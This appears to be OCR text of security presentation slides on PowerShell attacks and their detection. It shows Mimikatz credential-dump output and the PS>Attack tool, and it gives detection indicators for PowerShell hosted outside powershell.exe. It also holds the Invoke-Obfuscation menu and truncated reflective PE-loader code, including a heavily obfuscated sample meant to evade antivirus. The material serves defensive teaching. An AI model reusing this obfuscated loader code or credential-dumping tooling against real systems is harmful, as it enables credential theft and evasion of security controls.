         * SHA1     : 46b463c2c974ff12e80dba287646ad7e05
        tspkg :
        wdigest :
         * Username : ADS0WKWIN10$
         * Domain   : ADSECLAB0
         * Password : (null)
        kerberos :
```

Task Manager

File Options View

Processes | Performance | App history | Start-up | Users | Details | Services

Name	Status	25% CPU	66% Memory
Task Manager		4.1%	8.6 MB
Windows Command Processor		0%	0.1 MB
Windows Explorer		0.7%	14.8 MB
Background processes (11)			
Host Process for Windows Tasks		0%	1.6 MB
Microsoft Windows Search Inde...		0%	2.2 MB
Microsoft® Volume Shadow Co...		0%	0.1 MB
RDP Clipboard Monitor		0%	1.3 MB

PS Constrained Language Mode?

Administrator: Windows PowerShell

```
PS C:\>
PS C:\> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.0.10586.117
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.10586.117
CLRVersion                     4.0.30319.18063
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\>
```

PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp #> invoke-mimikatz


  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 20
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo
  '#####'                                     with 17 modules * * *
```


Windows Task Manager


File Options View Help


Applications | Processes | Services | Performance | Networking | Users


Image Name	User Name	CPU	Memory (...	Description
audiodg.exe	LOCAL ...	00	7,844 K	Windows Audio Device G...
conhost.exe	adminis...	00	7,868 K	Console Window Host
conhost.exe	adminis...	00	2,036 K	Console Window Host
csrss.exe	SYSTEM	00	1,012 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	276 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	1,296 K	Client Server Runtime Pr...
dwm.exe	adminis...	00	1,068 K	Desktop Window Manager
explorer.exe	adminis...	02	27,296 K	Windows Explorer
LogonUI.exe	SYSTEM	00	7,888 K	Windows Logon User Int...
lsass.exe	SYSTEM	00	3,052 K	Local Security Authority ...
lsm.exe	SYSTEM	00	1,292 K	Local Session Manager S...
powershell.exe	adminis...	00	37,548 K	Windows PowerShell
PSAttack.exe	adminis...	00	135,084 K	PSAttack
rdpclip.exe	adminis...	00	1,416 K	RDP Clip Monitor
SearchIndexe...	SYSTEM	00	8,332 K	Microsoft Windows Sear...
services.exe	SYSTEM	00	2,588 K	Services and Controller ...
smss.exe	SYSTEM	00	208 K	Windows Session Manager
spoolsv.exe	SYSTEM	00	3,616 K	Spooler SubSystem App
sppsvc.exe	NETWO...	00	2,612 K	Microsoft Software Prot...
svchost.exe	SYSTEM	00	1,668 K	Host Process for Windo...
svchost.exe	NETWO...	00	2,260 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	6,520 K	Host Process for Windo...
svchost.exe	SYSTEM	00	43,348 K	Host Process for Windo...
svchost.exe	NETWO...	00	4,236 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	3,236 K	Host Process for Windo...
svchost.exe	SYSTEM	00	9,428 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	2,836 K	Host Process for Windo...
svchost.exe	SYSTEM	00	13,856 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	1,388 K	Host Process for Windo...
System	SYSTEM	00	76 K	NT Kernel & System

PowerShell v5 Security Log Data?









Detecting/Mitigating PS w/o PowerShell.exe

- Discover PowerShell in non-standard processes.
- Get-Process modules like “*Management.Automation*”

```
PS C:\> get-process | Where {$_.modules -like "*System.Management.Automation*"} |
 Select name,id,modules

Name         Id Modules
----         -- -------
powershell  888 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
powershell 5056 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
PSAttack   1952 {System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...
```

```
PS C:\> $ps[2].modules[27] | select ModuleName,FileName | ft -auto

ModuleName                             FileName
----------                             --------
System.Management.Automation.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_..
```

```
PS C:\> $ps[2].modules | Where {$_.ModuleName -like "*.dll"} | select ModuleName

ModuleName
----------
ntdll.dll
MSCOREE.DLL
KERNEL32.dll
KERNELBASE.dll
ADVAPI32.dll
msvcrt.dll
sechost.dll
RPCRT4.dll
mscoreei.dll
System.Management.Automation.ni.dll
GDI32.dll
USER32.dll
IMM32.DLL
MSCTF.dll
kernel.appcore.dll
VERSION.dll
clr.dll
MSVCR120_CLR0400.dll
mscorlib.ni.dll
ole32.dll
bcryptPrimitives.dll
clrjit.dll
OLEAUT32.dll
```

Detecting/Mitigating PS w/o PowerShell.exe

Event 400, PowerShell (PowerShell)

General | Details

Engine state is changed from None to Available.

Details:

NewEngineState=Available
PreviousEngineState=None

SequenceNumber=9

HostName=PS ATTACK!!!
HostVersion=3.0.0.0
HostId=0003ddb3-f539-4132-950f-1fd4552b8893
EngineVersion=2.0
RunspaceId=1114d8e0-8da9-4e53-bf52-1b06c3a3429f
PipelineId=
CommandName=
CommandType=

Detecting Custom EXEs Hosting PowerShell

- Send PowerShell & PowerShell Operational logs to SIEM.
- Event 400/800: HostApplication not standard Microsoft tool (PowerShell, PowerShell ISE, etc).
- **Event 400/800: EngineVersion < PowerShell version.**
- **System.Management.Automation.(ni.)dll hosted in non-standard processes.**
- Remember that custom EXEs can natively call .Net & Windows APIs directly without PowerShell.
- Remove PowerShell 2.0 engine from Windows 8/2012+ (still requires Microsoft .NET Framework 3.5 for use).

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.1
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}


HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool             TUTORIAL
[*]  Show this Help Menu                          HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate        SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                 CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally           EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard          COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk          OUT
[*]  Reset obfuscation for ObfuscatedCommand      RESET
[*]  Go Back to previous obfuscation menu         BACK,CD ..
[*]  Quit Invoke-Obfuscation                      QUIT,EXIT
[*]  Return to Home Menu                          HOME,MAIN


Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

```powershell
Function Get-ImageNtHeaders
{
    Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [IntPtr]
    $PEHandle,

    [Parameter(Position = 1, Mandatory = $true)]
    [System.Object]
    $Win32Types
    )

    $NtHeadersInfo = New-Object System.Object

    #Normally would validate DOSHeader here, but we did it before this function was called and then destroyed 'MZ' fo
    $dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type]$Win32Types.IMAGE_DOS_HEAD

    #Get IMAGE_NT_HEADERS
    [IntPtr]$NtHeadersPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEHandle) ([Int64][UInt64]$dosHeader.e_lfanew))
    $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value $NtHeadersPtr
    $imageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMA

    #Make sure the IMAGE_NT_HEADERS checks out. If it doesn't, the data structure is invalid. This should never happe
    if ($imageNtHeaders64.Signature -ne 0x00004550)
    {
        throw "Invalid IMAGE_NT_HEADER signature."
    }

    if ($imageNtHeaders64.OptionalHeader.Magic -eq 'IMAGE_NT_OPTIONAL_HDR64_MAGIC')
    {
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders64
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
    }
    else
    {
        $ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders32
```

```
Function IN`VOK`E-M`EMOryfre`el`IbRary
{
    Param(
    [Parameter(pOSitIoN = 0, MaNDAtorY =  ${TR`uE}  )]
    [IntPtr]
    ${peH`ANd`LE}
      )


    ${WIN3`2C`OnSTAN`Ts}    = &("{1}{4}{3}{0}{2}"-f'onsta','Get-Win3','nts','C','2')
    ${w`In3`2F`unctIONs} =    & ("{4}{0}{1}{3}{2}"-f't-Win32','Fun','ns','ctio','Ge'  )
    ${WI`N3`2TY`PeS} =   &(  "{0}{2}{3}{1}"-f'G','es','et-Win32','Typ'  )

    ${P`EIN`Fo} =   & (  "{3}{0}{5}{4}{1}{2}"-f't-PEDetai','In','fo','Ge','ed','l') -PEHandle ${pEh`ANd`le} -Win32Types ${WIN`32tY


    if (${Pe`IN`FO}."I`mA`gE_N`T_hEadeRs"."oPT`IOn`AlHEadER"."IM`Por`TTABLe"."s`IZE" -gt 0  )
    {
        [IntPtr]${i`mP`OrT`dESCrIPto`RP`Tr} =   &("{2}{1}{4}{3}{0}" -f'gned','gne','Add-Si','tAsUnsi','dIn' ) ([Int64]${p`E`iNfO}.

        while ( ${Tr`UE} )
        {
            ${I`M`p`Or`TdEscriptor}   =     $wO2U::"PTr`ToSTR`UCTu`RE"( ${i`mpORt`dEsC`RiPTOrPtR}, [Type]${Win32`Ty`pES}."i`mage_i


            if ( ${importde`ScrIP`T`Or}."C`harACTE`R`I`stiCs" -eq 0 `
                    -and ${impo`RtDe`Sc`Ri`PTOr}."First`T`hUnk" -eq 0 `
                    -and ${im`POrT`DESc`Ri`Pt`Or}."foRWAr`de`Rch`Ain" -eq 0 `
                    -and ${i`Mpor`Tdesc`RIP`Tor}."nA`Me" -eq 0 `
                    -and ${i`mPOR`TdEs`CRI`P`TOR}."Time`DA`TES`TaMP" -eq 0  )
            {
                 &  ("{1}{4}{3}{2}{0}"-f 'ose','W','b','-Ver','rite'  ) ("{9}{6}{8}{5}{4}{10}{3}{11}{1}{0}{2}{7}" -f'ed by the','
                break
            }

            ${iM`pORtdllPA`TH}  =    ( gCi ('VARIaBlE'+  ':' + 'wO'+  '2U'  )  ).VaLUe::( "{0}{3}{1}{2}"-f 'P','t','ringAnsi','trTo
            ${IMPOrtdlL`h`A`NdlE} = ${WiN32F`un`c`TIONS}."g`etm`ODuLeha`N`Dle"."IN`VO`ke"(${imP`OrTDlL`P`AtH})

            if (  ${ImP`oRT`dLlhaNDLe} -eq ${NU`LL} )
            {
```

Obfuscation Bypasses AV


```
PS C:\temp> .\Invoke-Mimikatz.ps1
At line:1 char:1
+ .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
